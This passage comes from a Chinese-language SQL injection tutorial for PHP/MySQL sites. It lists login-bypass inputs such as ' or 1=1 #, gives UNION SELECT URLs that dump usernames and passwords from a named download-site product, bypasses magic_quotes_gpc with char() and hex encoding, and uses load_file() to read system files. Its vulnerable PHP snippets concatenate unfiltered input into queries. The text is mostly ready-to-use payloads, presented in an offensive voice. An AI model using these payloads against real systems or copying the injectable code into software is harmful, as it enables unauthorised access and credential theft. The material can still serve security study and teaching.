Sql语句成了：select * from alphaauthor where UserName='' or 'a'='a' and Password='' or 'a'='a'

②用户名和密码都输入' or 1=1 and ''='

Sql语句成了：select * from alphaauthor where UserName='' or 1=1 and ''='' and Password='' or 1=1 and ''=''

③用户名和密码都输入' or 2>1 and ''='

Sql语句成了：select * from alphaauthor where UserName='' or 2>1 and ''='' and Password='' or 2>1 and ''=''

④用户名输入' or 1=1 #，密码随便输入

Sql语句成了：select * from alphaauthor where UserName='' or 1=1 # and Password='anything'。后面部分被注释掉了，当然返回还是真。

⑤假设admin的id=1，你也可在用户名处输入' or id=1 #，密码随便输入，Sql语句成了：select * from alphaauthor where UserName='' or id=1 # and Password='anything'

如图18、图19所示。




图18




图19

怎么样？直接登陆了！俗话说得好，只有想不到，没有做不到。还有更多的构造方法等着你自己去想！

（2）前台资料显示注入

上面已经多次提到了，而且涉及了数字型、字符型等，这里就不再重复了。只是举个例子回顾一下，碧海潮声下载站 － v2.0.3 lite 有注入漏洞，代码就不再列出来了。直接提交语句看结果（图20）：**http://localhost/down/index.php?url=&dlid=1%20and%201=2%20union%20select%201,2,password,4,username,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%20dl_users**




图20

看看，又得到我们想要的了。这里为什么要把password放在3字段处，把username放在5字段处呢？我们上面已经提过了，就是我们猜测3 和5 段显示的应该是字符串型，与我们要显示的username和password的字段类型应该相同，所以我们这样放了。为什么要用18个字段呢？不知道大家是否还记得在union select介绍那里，我们提到union必须要求前后select的字段数相同，我们可通过增加select的个数来猜测需要18个字段，只有这样，union select的内容才会正常显示！

（3）其它如资料修改、用户注册地方的注入点攻击

这里的注入点主要是更改用户等级的应用。我们在上面讲述update和insert时都已经讲到，因为不是很常用，这里就不再阐述。

三、magic_quotes_gpc＝On时的注入攻击

当magic_quotes_gpc＝On的时候，提交的变量中所有的“'”（单引号）、“"”（双引号）、“\”(反斜线)和空字符会自动转为含有反斜线的转义字符。这就使得字符型注入的方法化为泡影，这时我们就只能注入数字型且没有被函数Intval()处理，数字型的我们已经讲很多了，由于数字型没有用到单引号，自然就没有绕过的问题了，对于这种情况我们直接注入就可以了。

1.字符型注入攻击

这里我们要用到一些字符串处理函数。char()将参数解释为整数，并且返回由这些整数的ASCII代码字符组成的一个字符串。当然你也可以用字符的16进制来代替字符，这样也可以，方法就是在16进制前面加“0x”，看下面的例子就明白了。漏洞代码如下：

```
<?php
//login.php
......
$query="select * from ".$art_system_db_table['user']."
where UserName=$username and Password='".$Pw."'";
......
?>
```

假设我们知道后台的用户名是alpha，转化成ASCII后是char(97,108,112,104,97)，转化成16进制是0x616C706861。好了，直接在浏览器里输入：**http://localhost/site/admin/login.php?username=char(97,108,112,104,97)%23**

SQL语句变成：**select * from alphaAuthor where UserName=char(97,108,112,104,97)# and Password=''**

效果如图21所示。




图21

正如我们期望的那样，他顺利执行了，得到我们想要的了。当然，我们也可以这样构造：**http://localhost/site/admin/login.php?username=0x616C706861%23**SQL语句变成：**select * from alphaAuthor where UserName=0x616C706861%23# and Password=''**

我们再一次是成功者了。很有成就感吧！或许你会问：我们是否可以把“#”也放在char()里，实际上，char(97,108,112,104,97)相当于'alpha'。要注意的是，alpha上加引号，表示alpha字符串。我们知道在MySQL中如果执行：**mysql> select * from dl_users where username=alpha;**，就会返回：**ERROR 1054 (42S22): Unknown column 'alpha' in 'where clause'**错误。因为他会认为alpha是一个变量，所以我们得在alpha上加引号。如果你把“#”号也放到那里，就成了“'alpha#'”，带入SQL语句中就变成：**select * from dl_users where username='alpha#';**，当然什么也没有了，因为连alpha#这个用户都没有。下面我们再来看个例子，漏洞代码如下：

```
<?php
//display.php
......
$query="select * from ".$art_system_db_table['article']."
where type=$type;
......
?>
```

代码根据类型来显示内容，“$type”没有任何过滤，且没有加引号放入程序中。假设type中含有xiaohua类，xiaohua的char()转换后是char(120,105,97,111,104,117,97)。我们构建：**http://localhost/display.php?type=char(120,105,97,111,104,117,97) and 1=2 union select 1,2,username,4,password,6,7,8,9,10,11 from alphaauthor**

带入sql语句中为：**select * from ".$art_system_db_table['article']." where type=char(120,105,97,111,104,117,97) and 1=2 union select 1,2,username,4,password,6,7,8,9,10,11 from alphaauthor**

看看，我们的用户名和密码照样出来了！没有截图，想像一下吧！

2.load_file()注入攻击

或许有人会问，在magic_quotes_gpc＝On的情况下功能强大的load_file()还能不能用呢？这正是我们下面要要讲的问题，load_file()的使用格式是**load_file('文件路径')**，我们发现只要把“'

文件路径 '' 转化成char()就可以了。我们把load_file('c:/boot.ini')转化成load_file(char(99,58,47,98,111,111,116,46,105,110,105))就可以使用了，效果如图22所示。




图22




图23

放到具体的注入语句里就是：http://localhost/down/index.php?url=&dlid=1%20and%201=2%20union%20select%201,2,load_file(char(99,58,47,98,111,111,116,46,105,110,105)),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18

如图23所示，我们看到boot.ini的内容了。

四、一些独特的个人注入技巧

1.union select的技巧

重提一下union的语法：UNION用于将多个SELECT语句的结果联合到一个结果集中。在SELECT中的"select_expression"部分列出的列必须具有同样的类型。第一个SELECT查询中使用的列名将作为结果集的列名返回。我们用下面的方法来猜测列的类型，可以省去很多时间。我们先提交如下语句：http://localhost/down/index.php?url=&dlid=1%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18




图24

如24所示。在图24中看到软件描述里写着3，作者里写着4，我们就可以猜测3和4的位置是字符型的，我们再看，14前面的是下载次数，这就应该是int型的了，对吧？好了，我们根据这里来构建吧！估计username和password也是字符型的。试试看，提交：http://localhost/down/index.php?url=&dlid=1%20and%201=2%20union%20select%201,2,password,4,username,6,7,8,9,10,11,12,13,14,15,16,17,18%20from%20dl_users

如图25所示。

